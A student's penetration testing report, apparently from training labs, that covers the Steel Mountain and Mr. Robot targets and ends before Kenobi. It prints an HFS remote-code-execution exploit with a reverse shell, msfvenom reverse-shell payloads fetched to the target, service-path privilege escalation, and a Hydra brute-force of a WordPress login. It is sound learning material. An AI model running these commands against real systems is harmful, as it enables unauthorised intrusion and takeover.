Penetration Testing Case Study Report

Multi-Target Lab Assessment (Steel Mountain, Mr. Robot, Kenobi)

Prepared by: Atharva Dendge

Role: Cyber Security Student | Offensive Security Enthusiast

Introduction

This report presents a practical penetration testing assessment conducted against three controlled lab environments: **Steel Mountain**, **Mr. Robot**, and **Kenobi**. Each target was designed to simulate real-world vulnerabilities commonly found in enterprise Windows and Linux infrastructures.

The purpose of this project was to demonstrate offensive security methodology, technical problem-solving, and professional reporting skills through full attack-chain execution — from reconnaissance to privilege escalation.

Objectives

The primary objectives of this assessment were:

- Identify exposed services and attack surfaces
- Perform enumeration of web, SMB, RPC, and system services
- Exploit discovered vulnerabilities to gain initial access
- Escalate privileges to administrative/root level
- Validate security impact through proof-of-access
- Provide practical remediation recommendations
- Demonstrate structured reporting and communication skills

Assessment Approach

A standard penetration testing methodology was followed throughout the engagement:

1. Reconnaissance
2. Enumeration
3. Initial Access
4. Privilege Escalation
5. Post-Exploitation
6. Documentation & Remediation

This approach mirrors how real-world internal and external assessments are conducted.

Executive Summary

I performed a controlled penetration testing assessment across three vulnerable lab environments designed to simulate realistic attack paths on Windows and Linux systems.

All three targets were successfully compromised through a combination of:

- Weak service exposure
- Misconfigurations
- Vulnerable software versions
- Poor credential hygiene
- Insecure file shares
- Privilege escalation flaws

This engagement highlights hands-on capability in reconnaissance, exploitation, privilege escalation, security analysis, and professional documentation.

Engagement Scope

Target	Platform	Focus
Steel Mountain	**Windows**	**Public service exploitation + PrivEsc**
Mr. Robot	**Linux Web**	**Web app compromise + Credential abuse**
Kenobi	**Linux**	**SMB/NFS abuse + PATH Hijacking**

Key Outcome

This assessment demonstrates the importance of security fundamentals. In all three cases, full compromise was achieved without advanced zero-day exploits — primarily through weak configurations, exposed services, and privilege management issues.

Organizations that continuously review these areas significantly reduce real-world attack risk.

Target 1 – Steel Mountain

Overview

The host exposed multiple Windows services including SMB, RDP, WinRM, IIS, and an outdated HttpFileServer 2.3 instance. Public exploit research revealed a remote code execution vector.

Initial Access & Exploitation Steps

1. Found target FQDN.


```
 ═══════════════════════════════════════════════════════════════
|    Domain Information via SMB session for 10.48.152.2    |
 ═══════════════════════════════════════════════════════════════
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: STEELMOUNTAIN
NetBIOS domain name: ''
DNS domain: steelmountain
FQDN: steelmountain
Derived membership: workgroup member
Derived domain: unknown

 ═══════════════════════════════════════
|    RPC Session Check on 10.48.152.2    |
 ═══════════════════════════════════════
```

- Add it in /etc/hosts file.
- Found Target Website.

STEEL MOUNTAIN


Employee of the month

- Found One more Web Server Running on Port 8080.



- Found a Version Number.

- Found an Exploit for that Version.



- This is not that much Correct Exploit.

- Found this One.

EXPLOIT DATABASE

HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49584	N/A	PERGYZ	REMOTE	WINDOWS	2021-02-23

EDB Verified: × Exploit: / {} Vulnerable App:

```
# Exploit Title: HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)
# Google Dork: intext:"httpfileserver 2.3"
# Date: 20/02/2021
# Exploit Author: Pergyz
# Vendor Homepage: http://www.rejetto.com/hfs/
# Software Link: https://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Microsoft Windows Server 2012 R2 Standard
# CVE : CVE-2014-6287
# Reference: https://www.rejetto.com/wiki/index.php/HFS:_scripting_commands
```

- Changed these Fields.

```
  GNU nano 8.7                                                    exploit.py

import base64
import os
import urllib.request
import urllib.parse

lhost = "192.168.132.225"
lport = 445
rhost = "10.48.152.2"
rport = 8080

# Define the command to be written to a file
command = f'$client = New-Object System.Net.Sockets.TCPClient("{lhost}",{lport
```

- Give Executable permissions to that file --> Run the Exploit.

- Got the Shell and the User Flag.

```
PS C:\Users\bill\Desktop> get-content user.txt
b04763b6fcf51fcd7c13abc7db4fd365
PS C:\Users\bill\Desktop> whoami
steelmountain\bill
PS C:\Users\bill\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : ap-south-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::b89f:3245:1717:b0d1%14
   IPv4 Address. . . . . . . . . . . : 10.48.152.2
   Subnet Mask . . . . . . . . . . . : 255.255.192.0
   Default Gateway . . . . . . . . . : 10.48.128.1

Tunnel adapter isatap.ap-south-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ap-south-1.compute.internal
PS C:\Users\bill\Desktop>
```

- Let's upload Winpeas --> see how we can Escalate Our privilege.

- Found Some "Unquoted Service Paths"

```
ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ Services Information ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ

ÍÍÍÍÍÍÍÍÍÍ Interesting Services -non Microsoft-
È Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.wiki/en/windows-hardening/windows
on/index.html#services
    AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe] - Auto - Running - No quotes
    File Permissions: bill [Allow: WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\Advanced SystemCare (bill [Allow: WriteData/CreateFiles])
    Advanced SystemCare Service
    ================================================================================

    AmazonSSMAgent(Amazon SSM Agent)["C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"] - Auto - Running
    Amazon SSM Agent
    ================================================================================

    AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)[C:\Program Files\Amazon\XenTools\LiteAgent.exe] - Auto - Running - No quotes and Space detected
    AWS Lite Guest Agent
    ================================================================================

    Ec2Config(Amazon Web Services, Inc. - Ec2Config)["C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe"] - Auto - Running - isDotNet
    Ec2 Configuration Service
    ================================================================================

    IObitUnSvr(IObit - IObit Uninstaller Service)[C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe] - Auto - Stopped - No quotes and Space detected
    File Permissions: bill [Allow: WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\IObit Uninstaller (bill [Allow: WriteData/CreateFiles])
    IObit Uninstaller Service
    ==============================================================

    LiveUpdateSvc(IObit - LiveUpdate)[C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe] - Auto - Running - No quotes and Space detected
    File Permissions: bill [Allow: WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\LiveUpdate (bill [Allow: WriteData/CreateFiles])
    LiveUpdate
```

- AdvancedSystemCareService9
- IObitUnSvr
- LiveUpdateSvc

- From which "AdvancedSystemCareService9" --> This Service is Run By System.

```
C:\Users\bill\Desktop>sc qc AdvancedSystemCareService9
sc qc AdvancedSystemCareService9
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
        LOAD_ORDER_GROUP   : System Reserved
        TAG                : 1
        DISPLAY_NAME       : Advanced SystemCare Service 9
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

- This is Run by "LocalSystem"

- And these 2 Services are also run by Root.

```
C:\Users\bill\Desktop> sc qc LiveUpdateSvc
 sc qc LiveUpdateSvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: LiveUpdateSvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : LiveUpdate
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\bill\Desktop>sc qc LiveUpdateSvc
sc qc LiveUpdateSvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: LiveUpdateSvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : LiveUpdate
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

- Let's Choose Service "AdvancedSystemCareService9" --> In its Path we have Write Access.

```
C:\Program Files (x86)\IObit>icacls "C:\Program Files (x86)\IObit"
icacls "C:\Program Files (x86)\IObit"
C:\Program Files (x86)\IObit STEELMOUNTAIN\bill:(OI)(CI)(RX,W)
                             NT SERVICE\TrustedInstaller:(I)(F)
                             NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                             NT AUTHORITY\SYSTEM:(I)(F)
                             NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                             BUILTIN\Administrators:(I)(F)
                             BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                             BUILTIN\Users:(I)(RX)
                             BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                             CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                             APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                             APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
```

- Let's Check if We can Start and Stop the Service.

```
C:\Users\bill\Desktop>accesschk64.exe /accepteula -ucqv bill AdvancedSystemCareService9
accesschk64.exe /accepteula -ucqv bill AdvancedSystemCareService9

Accesschk v6.14 - Reports effective permissions for securable objects
Copyright © 2006-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

  AdvancedSystemCareService9
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
```

- Yes We can.

1. Let's Create a Payload Named "Advanced.exe" and Place it in This Location

"C:\Program Files (x86)\IObit\Advanced SystemCare"

- This is our Payload.

```
┌──(root㉿kali)-[/home/mrkevin/Desktop/Temp_dir]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.132.225 LPORT=443 -f exe -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: Advanced.exe
```

- Take it in Target Machine & Move it in that Location & Give that File Full Permissions.

```
C:\Users\bill\Desktop>powershell -c "Invoke-WebRequest http://192.168.132.225/Advanced.exe -OutFile Advanced.exe"
powershell -c "Invoke-WebRequest http://192.168.132.225/Advanced.exe -OutFile Advanced.exe"

C:\Users\bill\Desktop>cp Advanced.exe "C:\Program Files (x86)\IObit\Advanced SystemCare"
cp Advanced.exe "C:\Program Files (x86)\IObit\Advanced SystemCare"
'cp' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\bill\Desktop>copy Advanced.exe "C:\Program Files (x86)\IObit\Advanced SystemCare"
copy Advanced.exe "C:\Program Files (x86)\IObit\Advanced SystemCare"
        1 file(s) copied.
```

```
C:\Program Files (x86)\IObit\Advanced SystemCare>icacls Advanced.exe /grant Everyone:F
icacls Advanced.exe /grant Everyone:F
processed file: Advanced.exe
Successfully processed 1 files; Failed processing 0 files
```

- Now Start a Listener --> and Stop and Start the Service.
- It Didn't Worked

4. Let's Use Stageless Payload now

Payload = msfvenom -p windows/shell_reverse_tcp LHOST=192.168.132.225 LPORT=443 -f exe -o reverse.exe

```
┌──(root㉿kali)-[/home/mrkevin/Desktop/Temp_dir]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.132.225 LPORT=443 -f exe -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 7168 bytes
Saved as: Advanced.exe
```

- Let's Try now.
- Yes, Now, it worked.

5. Got the Root Shell.

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : ap-south-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::b89f:3245:1717:b0d1%14
   IPv4 Address. . . . . . . . . . . : 10.48.152.2
   Subnet Mask . . . . . . . . . . . : 255.255.192.0
   Default Gateway . . . . . . . . . : 10.48.128.1
```

- Found the Root Flag.

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : ap-south-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::b89f:3245:1717:b0d1%14
   IPv4 Address. . . . . . . . . . . : 10.48.152.2
   Subnet Mask . . . . . . . . . . . : 255.255.192.0
   Default Gateway . . . . . . . . . : 10.48.128.1
```

Impact & Remediation

An attacker could achieve full server takeover. Recommended actions: patch vulnerable software, remove unnecessary services, fix service paths, and harden permissions.


Target 2 – Mr. Robot

Overview


This Linux web target contained hidden files, weak authentication logic, credential exposure, and privilege escalation paths.

Initial Access & Exploitation Steps are as Follows:

1. Found /robots.txt and the first flag.




- Found /fsocity.dic



- Some fun here.

2. I noticed that --> I'm getting this error.



- So I used static password and bruteforced Username using the given list - fsociety
- Notice carefully that the names for Username and Password is log and pwd.

```
<form name="loginform" id="loginform" action="https://10.48.163.121/wp-login.php" method="post">
    <p>
        <label for="user_login">Username<br/>
        <input type="text" name="log" id="user_login" aria-describedby="login_error" class="input" val
    </p>
    <p>
        <label for="user_pass">Password<br/>
        <input type="password" name="pwd" id="user_pass" aria-describedby="login_error" class="input"
    </p>
        <p class="forgetmenot"><label for="rememberme"><input name="rememberme" type="checkbox" id="re
    <p class="submit">
        <input type="submit" name="wp-submit" id="wp-submit" class="button button-primary button-large
        <input type="hidden" name="redirect_to" value="https://10.48.163.121/wp-admin/"/>
        <input type="hidden" name="testcookie" value="1"/>
    </p>
</form>
```


log	Pwd

3. Found a valid User.

```
┌──(root㉿kali)-[/home/mrkevin/Desktop/Temp_dir]
└─# hydra -L list -p hello 10.48.163.121 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=Invalid username." -t 64 -f -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-27 08:56:07
[DATA] max 64 tasks per 1 server, overall 64 tasks, 858235 login tries (l:858235/p:1), ~13410 tries per task
[DATA] attacking http-post-form://10.48.163.121:80/wp-login.php:log=^USER^&pwd=^PASS^:F=Invalid username.
[ATTEMPT] target 10.48.163.121 - login "true" - pass "hello" - 1 of 858235 [child 0] (0/0)
[ATTEMPT] target 10.48.163.121 - login "false" - pass "hello" - 2 of 858235 [child 1] (0/0)
[ATTEMPT] target 10.48.163.121 - login "wikia" - pass "hello" - 3 of 858235 [child 2] (0/0)
[ATTEMPT] target 10.48.163.121 - login "from" - pass "hello" - 4 of 858235 [child 3] (0/0)
```

```
[ATTEMPT] target 10.48.163.121 - login "categoryselect" - pass "hello" - 68 of 858235 [child 4] (0/0)
[ATTEMPT] target 10.48.163.121 - login "Start" - pass "hello" - 69 of 858235 [child 6] (0/0)
[ATTEMPT] target 10.48.163.121 - login "image" - pass "hello" - 70 of 858235 [child 8] (0/0)
[80][http-post-form] host: 10.48.163.121   login: Elliot   password: hello
[STATUS] attack finished for 10.48.163.121 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-27 08:56:08
```

- After entering "Elliot" as username --> Our Error has been changed.



4. Now, let's find password.

